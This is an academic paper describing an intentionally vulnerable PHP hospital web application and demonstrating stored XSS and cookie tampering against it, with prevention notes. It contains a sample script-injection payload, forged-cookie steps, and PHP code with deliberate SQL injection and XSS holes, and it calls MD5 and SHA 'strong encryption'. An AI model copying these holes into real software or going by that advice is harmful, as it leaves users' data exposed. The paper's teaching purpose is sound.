International Journal of Scientific & Engineering Research Volume 11, Issue 5, May-2020
ISSN 2229-5518

VULNERABLE WEB APPLICATION ATTACKS, SOLUTIONS, AND PREVENTION TECHNIQUES

Shyamal Goel

Vellore Institute of Technology

shyamal.goel2016@vitstudent.ac.in

ABSTRACT : *We have seen a significant rise in the number of web application attacks worldwide. Black hat hackers and cyber criminals are now employing new and sophisticated techniques to compromise web systems, which leads to a tremendous loss of capital as well as trust of investors, clients and customers. There are several culprits in this regard. Lack of awareness about cyber security and not giving due attention to the same when calculating the budget of production to save cost and time is a very major reason which has led to several attackers gaining illegitimate access to computers relatively easily. Furthermore, web developers hardly ever keep web application security in mind while designing. It is very important for any business to keep their customers' data and information secure. The cyber criminals are now becoming extremely skilled and equipped with the latest technologies, infrastructure, computation resources and adequate funding. There are plenty of ways a common man can learn how to hack, break and compromise even the most secure applications. Several hacking softwares and tools are easily available on the internet, which allows even relatively less skilled criminals to carry out massive cyber attacks. With proper security policies, periodic testing and patching up the vulnerable segments in the codes of the applications, most of these attacks can be easily avoided.*

Keywords : *Cross Site Scripting(XSS), SQL Injection, Session and Cookie Tampering, Local File Inclusion, Vulnerable File Upload, Command Injection, Kali Linux, Burp Suite, MSFVenom, WAMP Server*

IJSER

IJSER © 2020
http://www.ijser.org

INTRODUCTION

Security of web applications is an extremely important and current topic which is very often overlooked whenever there is an in-depth discussion of web applications. There are several possible ways to attack a web application. Amongst the most common ones is Cross Site Scripting (XSS). In this type of attack, the attacker embeds code in the input which is being accepted by the system. This code is often enclosed in <script> and related tags. When the input is processed by the browser, the attacker's code is executed. There are mostly 3 types of XSS attacks. They are stored XSS, reflected XSS and DOM based XSS. Reflected XSS is the most widely used. This type of attack happens when the system reflects the input which has been given by the user, often times part of a larger input. When the input is processed by the browser, the malicious code is executed. In stored XSS, the user's input is stored in the database. When it is fetched by the browser, the malicious code executes. Hence the user can craft malicious Javascript strings which can be injected and executed in the browser to reveal sensitive functionalities. In SQL injection, the input given by the user is directly used in the SQL queries to fetch data from the MySQL database. The input is crafted in such a way that excess information can be fetched by the SQL query when it is executed thus revealing sensitive information. Another very common attack is session and cookie tampering. We know that HTTP is a stateless and connectionless protocol, and hence to remember the user who is visiting the system and identify the sessions, cookies are used, which are stored on the browser. These can be studied and modified to predict the cookies of other users and hence gain illegitimate access. In a local file inclusion attack, some files are fetched from the server by the application and the user's input is directly used to traverse the directory and identify the file. Hence input can be crafted to fetch sensitive files which would be normally hidden from the user. This can also lead to directory traversal attacks. Furthermore, sometimes the user's input is directly used in operating system commands to execute and fetch the results. Again, we modify the input to execute those commands which will return sensitive information and this is called the command injection attack. The main reason behind these attacks is a lack of filtering of the input. The input should be trimmed, sanitized and stripped of any malicious strings which may have been embedded. Sometimes, a system asks for files like images, pdfs etc. , but it does not check the format of the file uploaded, hence making it possible to upload malicious files, viruses and malwares. This is called a vulnerable file upload. I have demonstrated all these vulnerabilities in this paper, have explained the reasons for the same and have patched them successfully.

OBJECTIVE :

STAGE 1: TO CODE AN INTENTIONALLY VULNERABLE WEB APPLICATION AND DEMONSTRATE VARIOUS TYPES OF WEB ATTACKS

STAGE 2: TO PATCH UP THE APPLICATION AND MAKE IT TO IMMUNE TO WEB ATTACKS

IJSER © 2020
http://www.ijser.org

VULNERABILITIES DEMONSTRATED =>

1. CROSS SITE SCRIPTING (XSS)
2. SESSION AND COOKIE TAMPERING
3. SQL INJECTION
4. LOCAL FILE INCLUSION
5. COMMAND INJECTION
6. ARBITRARY FILE UPLOAD

PLATFORM AND SYSTEM REQUIREMENTS =>

- **PHP-MYSQL APPLICATION** –This is a PHP-MYSQL application which will be vulnerable to web attacks.
- **WAMP SERVER**
- **VMWARE VIRTUAL MACHINE** (FOR KALI LINUX , BURP SUITE)
- **KALI LINUX**- Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing
- **BURP SUITE**- Burp or Burp Suite is a graphical tool for testing Web application security. We will use it to set up a proxy and intercept HTTP requests.

IJSER

FUNCTIONING OF THE WEB APPLICATION =>

There are 3 types of user =>

- Doctor
- Patient
- Administrator

A **patient** is able to carry out the following tasks =>

- Fix appointment
- View appointment
- View profile
- Update profile

A **doctor** is able to carry out the following tasks =>

- View Appointment
- Prescribe Diagnosis
- View Profile
- Update profile

International Journal of Scientific & Engineering Research Volume 11, Issue 5, May-2020
ISSN 2229-5518

An **administrator** is able to view reports on =>

- Application Management Report
- Branch Management Report
- Doctor Management Report
- Staff Management Report

Steps =>

1. The user is met with a login page **(login.php)**, where she is required to select the type of user, out of Patient, Doctor, Administrator. A session is created in which the type of the user is stored in the PHP $_SESSION array. For eg: $_SESSION['type']="patient";
2. She then has to enter her username and password(login_credential.php). If the entry exists in the database (chosen using $_SESSION['type']) and the password is valid, we initialise $_SESSION['username']="name entered". A cookie is generated and stored whose name is 'user' and value is 'name_type'. For example, if the name of the user is Dean and he is a patient then cookie named 'Dean_patient' is created.
3. After the user has gained a complete session and cookie, the user can choose the function he wants to perform. The values stored as cookies will be used in fetching, storing, deleting, modifying and interacting with the concerned database as required.

Database =>

IJSER

The database, called hospital_vuln_app has the following tables =>

1. administrators (Name,Age,Gender,Department,Password)

SELECT * FROM `administrators`

Profiling [Edit inline] [Edit] [Explain SQL] [Crea

Show all | Number of rows: 25 Filter rows: Sear

+ Options

Name	Age	Gender	Department	Password
Roger	40	Male	hr	1234rr
Joe	44	Male	management	1122eerr

2. appointments (Name, Age, Department,Doctor,Date)

SELECT * FROM `appointments`

Profiling [Edit inline] [Edit] [Explain SQL] [Crea

Show all | Number of rows: 25 Filter rows: Search this table

+ Options

Name	Age	Department	Doctor	Date
Harry	17	Cardiology	Claire	2014-09-04
Ronald	25	Pulmonology	Jessica	2012-09-01
Melissa	23	Oncology	Claire	2013-08-05
Chloe	33	Cardiology	Jessica	2012-09-01

3. doctors_profile (Name,Age,Gender,Department,Contact,Password)

IJSER © 2020
http://www.ijser.org

```
SELECT * FROM `doctors_profile`
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 | Filter rows: Search this table

+ Options

Name	Age	Gender	Department	Contact	Password
Jessica	27	Female	Cardiology	5555555555	443rm
Claire	27	Female_n	Oncology	333333333333	444tt

4. patients_table(Name,Age,Gender,Diagnosis,Contact,Password)


```
SELECT * FROM `patients_table`
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 | Filter rows: Search this table

+ Options

Name	Age	Gender	Diagnosis	Contact	Password
Dean	45	Male	Injury	12345678999	1234
Rocky	30	Male	Obesity	343433434	12345ttrt
Chloe	45	Female	Obesity/cardiac	23232323232	santa_claus
Deano	45	Male_n	Obesity_n	122278778787	1234



IJSER

International Journal of Scientific & Engineering Research Volume 11, Issue 5, May-2020
ISSN 2229-5518

WEB PAGES DEVELOPED

INSECURE VESION ->

IJSER

IJSER © 2020
http://www.ijser.org

International Journal of Scientific & Engineering Research Volume 11, Issue 5, May-2020
ISSN 2229-5518

Index of /hospital_vuln_app phpMyAdmin

127.0.0.1/hospital_vuln_app/


Apps linux/kernel/sched.c Downloads Instructions | SQL Mc

Index of /hospital_vuln_app

Name	Last modified	Size	Description
Parent Directory		-	
CSRF.php	2018-07-30 01:07	383	
Hospital_info/	2018-09-19 16:49	-	
administration.php	2018-10-30 02:33	1.5K	
change_patient_passw..>	2018-07-30 01:00	1.3K	
doctor_interface.php	2018-10-30 03:25	1.5K	
doctor_login.php	2018-09-16 23:38	1.0K	
file_upload.php	2018-10-29 22:00	1.0K	
fix_appointment.php	2018-10-29 21:56	1.7K	
hosp.gif	2018-10-29 20:38	201K	
hosp.jpg	2018-10-29 20:33	67K	
hosp2.gif	2018-10-29 20:41	126K	
hosp2.jpg	2018-10-29 20:40	42K	
hosp3.png	2018-10-29 20:54	89K	
images_folder/	2018-11-01 14:32	-	
login.php	2018-10-29 20:55	1.3K	
login_credential.php	2018-10-29 21:52	2.4K	
patient.php	2018-09-16 20:57	2.1K	
patient_interface.php	2018-10-29 21:54	1.6K	
patient_login.php	2018-09-16 22:09	1.0K	

IJSER

IJSER © 2020
http://www.ijser.org



IJSER

SECURE VERSION ->


8

Index of /hospital_vuln_app _secu × phpMyAdmin ×
127.0.0.1/hospital_vuln_app%20_secure/
Apps linux/kernel/sched.c Downloads Instructions | SQL Mc

Index of /hospital_vuln_app _secur

Name	Last modified	Size	Description
Parent Directory		-	
CSRF.php	2018-07-30 01:07	383	
Hospital_info/	2018-10-30 01:26	-	
administration.php	2018-10-31 14:00	1.8K	
change_patient_passw..>	2018-07-30 01:00	1.3K	
doctor_interface.php	2018-10-30 03:28	1.5K	
doctor_login.php	2018-09-16 23:38	1.0K	
file_upload.php	2018-10-30 02:53	1.7K	
fix_appointment.php	2018-10-30 01:43	1.7K	
hosp.gif	2018-10-29 20:38	201K	
hosp.jpg	2018-10-29 20:33	67K	
hosp2.gif	2018-10-29 20:41	126K	
hosp2.jpg	2018-10-29 20:40	42K	
hosp3.png	2018-10-29 20:54	89K	
images_folder/	2018-10-31 12:34	-	
login.php	2018-10-29 20:55	1.3K	
login_credential.php	2018-10-30 02:57	2.4K	
patient.php	2018-09-16 20:57	2.1K	
patient_interface.php	2018-10-29 21:54	1.6K	
patient_login.php	2018-09-16 22:09	1.0K	

IJSER



IJSER

RELEVANT PAGES =>


- Hospital_info (Folder)
- Images_folder (Folder)
- administration
- change_patient_password
- doctor_interface
- doctor_login
- file_upload
- fix_appointment
- hosp,hosp2,hosp3 (Images)
- login
- login_credential
- patient
- patient_interface
- patient_login
- prescribe_diagnosis
- reception
- report
- trial
- update_doc_profile

- update_profile
- view_appointment
- view_doc_profile
- view_doctor_appointment
- view_patient_appointment
- view_patient_profile_doc
- view_profile

DEMONSTRATION OF ATTACKS, STAGE 1


CROSS SITE SCRIPTING

1. Login in as ‘Patient’ and give name as ‘Dean’ and password as ‘1234’.
2. Then select the ‘fix appointment’ option.
3. Enter the values as : Age = 25 ; Department = Oncology; Doctor = <script>alert(“hello”)</script> ; Date = 06-09-2018




IJSER

4. Now login as ‘doctor’ and give name as ‘Claire’ and password ‘444tt’.
5. Select the option ‘View Appointment’ and give name as ‘Dean’



6. After clicking submit, we will get the following output =>

IJSER © 2020
http://www.ijser.org



REASON FOR XSS =>

The value taken from the user during fixing an appointment is directly stored into the database without validation.

```php
$conn = mysqli_connect($servername, $username, $pass, $dbname);
$Name = $_SESSION['username'];
$Age = $_POST['age'];
$Dept = $_POST['dept'];
$Date_d = $_POST['date_d'];
$Doc = $_POST['doct'];
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
$sql = "INSERT INTO appointments VALUES ('{$Name}','{$Age}','{$Dept}','{$Doc}','{$Date_d}')";
if (mysqli_query($conn, $sql)) {
   echo "Appointment fixed successfully";
}
```

IJSER

+ Options

Name	Age	Department	Doctor	Date
Harry	17	Cardiology	Claire	2014-09-04
Ronald	25	Pulmonology	Jessica	2012-09-01
Melissa	23	Oncology	Claire	2013-08-05
Chloe	33	Cardiology	Jessica	2012-09-01
Dean	25	Oncology	<script>alert("hello")</script>	2018-09-06

PREVENTION =>

- HTML escape
- URL escape
- HTML entity encoding
- Sanitize HTML
- Javascript escape


SESSION AND COOKIE TAMPERING =>

1. We are running wamp server on 127.0.0.1, port 8080. Set up an intercepting proxy using Burp Suite on 127.0.0.1, port 8090
2. Login as ‘patient’ and ‘Dean’.
3. Switch on the intercept and click on the ‘view profile’ option. Click on ‘Forward’ to send the GET request.
4. We can see the cookie value in the intercept =>

IJSER © 2020
http://www.ijser.org


```
POST /hospital_vuln_app/patient_interface.php HTTP/1.1
Host: 192.168.56.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.1/hospital_vuln_app/patient_interface.php
Cookie: user=Dean_patient; PHPSESSID=2im79edfg81jnc7m5ng2t555i0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

option_t=option_c&submit=Submit+Query
```

5. The cookie name is 'user' and value is 'Dean_patient'. Forward the POST request.
6. Change the value of the cookie 'user' to 'Roger_admin' in the GET request for **/view_profile.php**. We have assumed that we know the first name of the administrator. (Roger is one of the administrators). Since we see the name of the patient is present in the value of the cookie, it is a reasonable guess that the system might do the same for other types of users like Doctors and Administrators. Also the type of user 'patient' is also present hence on similar grounds we can change it to 'admin'.



IJSER

7. Switch off the intercept proxy and let this modified request pass.
8. We can see the above exploit worked and we can view the profile of an administrator Roger.



IJSER © 2020
http://www.ijser.org

REASON => The cookie value is extracted from the username and type of user which is entered by the user and is not encrypted in the HTTP Request. Then these values stored in the cookie are directly used in SQL queries to access the database.

```
$Name = $_POST['Name'];
$Password = $_POST['Password'];
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}

if($_SESSION['type']=="patient")
{
    $sql = "SELECT * FROM patients_table WHERE Name='{$Name}' AND Password='{$Pas
    $result = mysqli_query($conn, $sql);
    if (mysqli_num_rows($result) > 0) {
        echo "yes";
        $_SESSION['username'] = $Name;
        $cookie_name = "user";
        $cookie_value_1 = $Name;
        $cookie_value_2 = "patient";
        setcookie($cookie_name,$cookie_value_1 . "_" .$cookie_value_2);
        header("location: patient_interface.php");
```


```
$conn = mysqli_connect($servername, $username, $pass, $dbname);
$temp = explode("_",$_COOKIE["user"]);
$Name = $temp[0];
$type = $temp[1];

if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
if($type=="patient")
{
    $sql = "SELECT * FROM patients_table WHERE Name='{$Name}'";
    $result = mysqli_query($conn, $sql);
    if (mysqli_num_rows($result) > 0) {
    // output data of each row
    while($row = mysqli_fetch_assoc($result)) {

        echo "Name: " . $row["Name"]. "<br>";
        echo "Age: " . $row["Age"]. "<br>";
        echo "Gender: " . $row["Gender"]. "<br>";
        echo "Diagnosis: " . $row["Diagnosis"]. "<br>";
        echo "Contact: ". $row["Contact"]. "<br>";
        echo "Password: " . $row["Password"]. "<br>";
    }
  }
}
else if($type=="doctor")
{
    $sql = "SELECT * FROM doctors_profile WHERE Name='{$Name}'";
    $result = mysqli_query($conn, $sql);
    if (mysqli_num_rows($result) > 0) {
```

PREVENTION =>


- Sensitive data like cookies should be encrypted using strong encryption mechanism like MD5, SHA etc.
